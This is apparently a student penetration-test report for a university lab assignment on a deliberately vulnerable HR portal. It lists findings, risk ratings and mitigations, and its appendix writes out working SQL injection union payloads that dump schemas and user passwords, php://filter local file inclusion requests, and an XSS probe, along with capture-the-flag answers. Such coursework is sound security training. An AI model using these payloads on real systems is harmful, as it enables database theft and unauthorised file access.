We Test Pens Incorporated

COMP90074 - Web Security Assignment 1

Jiahao Chen

1118749

**PENETRATION TEST REPORT FOR**

**InHR - WEB APPLICATION**

**Report delivered: 30/03/2023**

# Executive Summary

Introduction

I have conducted a security assessment of the new HR portal launched by InHR. My findings mainly indicate four significant vulnerabilities that affect this web application's integrity, availability and confidentiality. The following outlines the identified vulnerabilities and assesses the web application's overall security posture.

Vulnerabilities:

1. SQLI on Search Page:

Attackers can easily input arbitrary SQL queries on the search page, which leaks the whole database. Unauthorised access to sensitive data, including user passwords and system data, can be performed to fetch, modify or remove these data.

2. LFI:

Due to this vulnerability, attackers can access files such as style.php, dashboard.php, etc. Sensitive data may therefore be leaked. Moreover, other potential attacks, such as code injection, could be possible due to LFI.

3. Information Disclosure:

Due to LFI, attackers can have access to *dashboard.php*. Unfortunately, the developer carelessly left some comments in the file, containing sensitive information. This allows attackers to access *retrieve.php*.

4. XSS in User Profile:

The user profile page is vulnerable to XSS attacks. One of the blocks allows attackers to inject malicious scripts to steal sensitive information such as cookies, DOM or local storage. AJAX calls can also be performed to let attackers pretend to be users to send requests.

Security Posture Assessment:

The pointed vulnerabilities above reveal that the HR portal has a weak security posture. They may lead to financial loss, reputational damage, and legal liability for the company. It is necessary to perform immediate remediations before the public launch to prevent the company and users from potential risks and threats.

Proof of each vulnerability and corresponding mitigations are provided below in detail.

Table of Contents

[Executive Summary 2](#_Toc131032145)

[Summary of Findings 4](#_Toc131032146)

[Detailed Findings 5](#_Toc131032147)

[Finding 1 – SQLI on Search Page 5](#_Toc131032148)

[**Description** 5](#_Toc131032149)

[**Proof of Concept** 5](#_Toc131032150)

[**Impact** 5](#_Toc131032151)

[**Risk Ratings** 5](#_Toc131032152)

[**Recommendation** 5](#_Toc131032153)

[**References** 5](#_Toc131032154)

[Finding 2 – LFI and Information Disclosure 6](#_Toc131032155)

[**Description** 6](#_Toc131032156)

[**Proof of Concept** 6](#_Toc131032157)

[**Impact** 6](#_Toc131032158)

[**Risk Ratings** 6](#_Toc131032159)

[**Recommendation** 6](#_Toc131032160)

[**References** 6](#_Toc131032161)

[Finding 3 – XSS in User Profile 7](#_Toc131032162)

[**Description** 7](#_Toc131032163)

[**Proof of Concept** 7](#_Toc131032164)

[**Impact** 7](#_Toc131032165)

[**Risk Ratings** 7](#_Toc131032166)

[**Recommendation** 7](#_Toc131032167)

[**References** 7](#_Toc131032168)

[Appendix I - Risk Matrix 8](#_Toc131032169)

[Appendix 2 - Additional Information 9](#_Toc131032170)

# Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

|  |  |  |
| --- | --- | --- |
| **Risk** | **Reference** | **Vulnerability** |
| Extreme | Finding 1 | SQL Injection  Attackers can use SQLI on the search page to retrieve the whole database and get sensitive information. |
| High | Finding 3 | XSS  XSS is available in the user profile, which allows attackers to inject malicious scripts. |
| High | Finding 2 | LFI  Attackers can exploit LFI to access to critical files. |
| Medium | Finding 2 | Information Disclosure  Due to LFI, some sensitive information left in files are leaked to attackers. |

# Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

## Finding 1 – SQLI on Search Page

|  |  |
| --- | --- |
| **Description** | There is a high risk of a data breach occurring due to the SQL injection vulnerability on the search page. It is highly likely that an attacker can successfully discover this vulnerability and gain access to the whole database, which could bring significant legal liability and financial loss to the company. |
| **Proof of Concept** | [See Appendix II Section I. (1 flag)](#_Appendix_2_-) |
| **Impact** | **An attacker could retrieve sensitive data with this vulnerability, including personal identifying information, financial data, or other confidential information.** |
| **Risk Ratings** | **Extreme**   * Easy to discover and exploit * Sensitive data could be leaked, e.g., user passwords * Attacker can even modify or remove data |
| **Recommendation** | * Input validation and sanitisation, e.g., escaping user inputs * Apply access controls. Databases containing sensitive data, such as Secure and sys, should have higher permission required * Use prepared statements or stored procedures. E.g., queries containing sensitive information should return 0. * Use whitelist or blacklist for user inputs * WAF |
| **References** | Lecture Slides  Workshops |

## Finding 2 – LFI and Information Disclosure


|  |  |
| --- | --- |
| **Description** | The website’s LFI vulnerability poses a high risk of unauthorized access to sensitive files and data stored on the server. This can also result in severe information leakage, which may bring potential financial loss. |
| **Proof of Concept** | [See Appendix Section II & IV. (2 flags)](#_Appendix_2_-) |
| **Impact** | **Attacker can exploit this vulnerability to gain access or control critical system files, configuration files or sensitive data.** |
| **Risk Ratings** | **High**   * Some files can be leaked without authentication * May lead to sensitive information disclosure * May lead to other attacks such as code injection |
| **Recommendation** | * Input validation and sanitisation * Apply access controls to restrict user access to sensitive files * Use pre-configured and verified file paths instead of including files from the local file systems using user inputs * Re-architect software to have stricter rules * Do not leave sensitive information in codes and comments * WAF |
| **References** | Lecture Slides |

## Finding 3 – XSS in User Profile

|  |  |
| --- | --- |
| **Description** | The User Profile page has some blocks available for user inputs which are vulnerable to XSS attack. This allows attackers to inject malicious scripts. |
| **Proof of Concept** | [See Appendix II Section III. (1 flag)](#_Appendix_2_-) |
| **Impact** | **An attacker can exploit XSS to execute JavaScript in user’s browser to steal cookies, DOM, LocalStorage, etc. AJAX calls can also be performed to send requests, pretending to be the user.** |
| **Risk Ratings** | **High**   * Malicious scripts can be injected * Cookies, DOM, LocatStorage can be stolen * Perform AJAX calls to send requests as users |
| **Recommendation** | * Input validation and sanitisation * Encode user inputs using URL, Base64 or HTML * Apply filters, e.g., use regex to detect <script>. But this is easy to be bypassed. * CSP (Content Security Policy) * WAF |
| **References** | Lecture Slides  Workshops  [MDN](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/readystatechange_event) |

# Appendix I - Risk Matrix


All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:



# Appendix 2 - Additional Information

Section I - SQLI on Search Page

1. Visit the search page, input ' or 1=1 #' outputs all results, which indicates it may have SQL injection.
2. Next, we need to find the number of columns. Since there are 4 columns displayed, we start testing from 'union select 1,2,3,4#, which luckily gives the following result.



1. Next, input 'union select 1,schema\_name,3,4 from information\_schema.schemata# to retrieve all the schemas and the result is shown as follows. Now we know the names of all schemas which allow us to dive deeper.

Graphical user interface, application


Description automatically generated with medium confidence

1. Next, we can search the table names of different schemas. For example, input 'union select 1, table\_name,3,4 from information\_schema.tables where TABLE\_SCHEMA='Secure'# will give the following results, including a table named Flag which we should be interested to.


Table

Description automatically generated

1. Next, we need to find the names of the Flag table’s columns. Input 'union select 1,column\_name,3,4 from information\_schema.columns where table\_schema = "Secure" and table\_name="Flag"# will provide us the result.



1. Finally, we can retrieve the string in Flag. Input 'union select 1,string,3,4 from Secure.Flag# will give us the flag: FLAG{Turning\_them\_tables\_with\_a\_squiggle!@#1teeHee}



1. Input 'union select Id,Password,Username,Website from Secure.Users# provides:

Graphical user interface, application

Description automatically generated


Section II – LFI

1. http://assignment-dusty-rose.unimelb.life/style.php?css\_file=custom.css is requested when the login page is visited, which indicates there may be LFI.

Graphical user interface, text, application, email

Description automatically generated

1. Visit http://assignment-dusty-rose.unimelb.life/style.php?css\_file=php://filter/convert.base64-encode/resource=style.php and decode the response to get the content of style.php. Though there is no flag in the file, we can know some of the website's defense mechanisms without authentication. The style.php is included in the code folder.



1. After authentication, we can have access to files such as dashboard.php and login.php. Visit http://assignment-dusty-rose.unimelb.life/style.php?css\_file=php://filter/convert.base64-encode/resource=dashboard.php to get dashboard.php, we can find it requires other files including sober.php. The dashboard.php can be viewed in the code folder.

Graphical user interface, text

Description automatically generated

1. Finally, visit http://assignment-dusty-rose.unimelb.life/style.php?css\_file=php://filter/convert.base64-encode/resource=sober.php and we can get the flag:

FLAG{The\_deepeR\_YoU\_Dig,\_the\_m0re\_GOLD\_you'll\_find!}

Graphical user interface, application

Description automatically generated

Section III – Information Disclosure

1. Recall that we have retrieved dashboard.php using LFI. Following are the lines of comments from #152 to #160 in dashboard.php:

Graphical user interface, text, application, email

Description automatically generated

1. It seems developers have leaked some sensitive information here. We can try to make post requests to this address by modifying a post request in Burp Suite as the following shows, which gives the flag:

Graphical user interface, text, application, email

Description automatically generated

FLAG{!!!ɘmoƨɘwɒ\_ƨi\_ϱniɿɘɘniϱnɘ\_ɘƨɿɘvɘɿ}

Note that the request must be authenticated, otherwise it will just return the login page.

Section IV – XSS in User Profile

1. There are some blocks allowing user inputs in the **User Profile** page, which may lead to XSS. Input <script> alert(1) </script> in these blocks to find a place for XSS. The **About Me** section is finally found to be an injection point.

Text

Description automatically generated

1. Next, try to steal cookie using the following script:

Graphical user interface

Description automatically generated with medium confidence

1. The cookie is sent to beeceptor as shown below:

Graphical user interface, text

Description automatically generated

Graphical user interface, text, application

Description automatically generated

Note that the domain of referrer is http://localhost/.

1. Since there is no flag contained, we need to seek other ways. Remember that in style.php, "flag" is in the blacklist. Visit http://assignment-dusty-rose.unimelb.life/style.php?css\_file=php://filter/convert.base64-encode/resource=flag.php gives the following response, which indicates flag.php may exist.

Graphical user interface, text, application

Description automatically generated

1. Try to retrieve flag.php using AJAX call as the following script shows. It sends the request pretending to be the user. However, currently it is not known if flag.php is stored in remote or local.

Graphical user interface, text, application

Description automatically generated

1. Beeceptor gives flag=Unauthorised!, which means it may be stored in local. Modify the request as the following shows and beeceptor returns the flag.

flag=FLAG{Mmm,\_aren't\_cookies\_just\_the\_best!}

Graphical user interface, text, application, email

Description automatically generated

Graphical user interface, text

Description automatically generated with medium confidence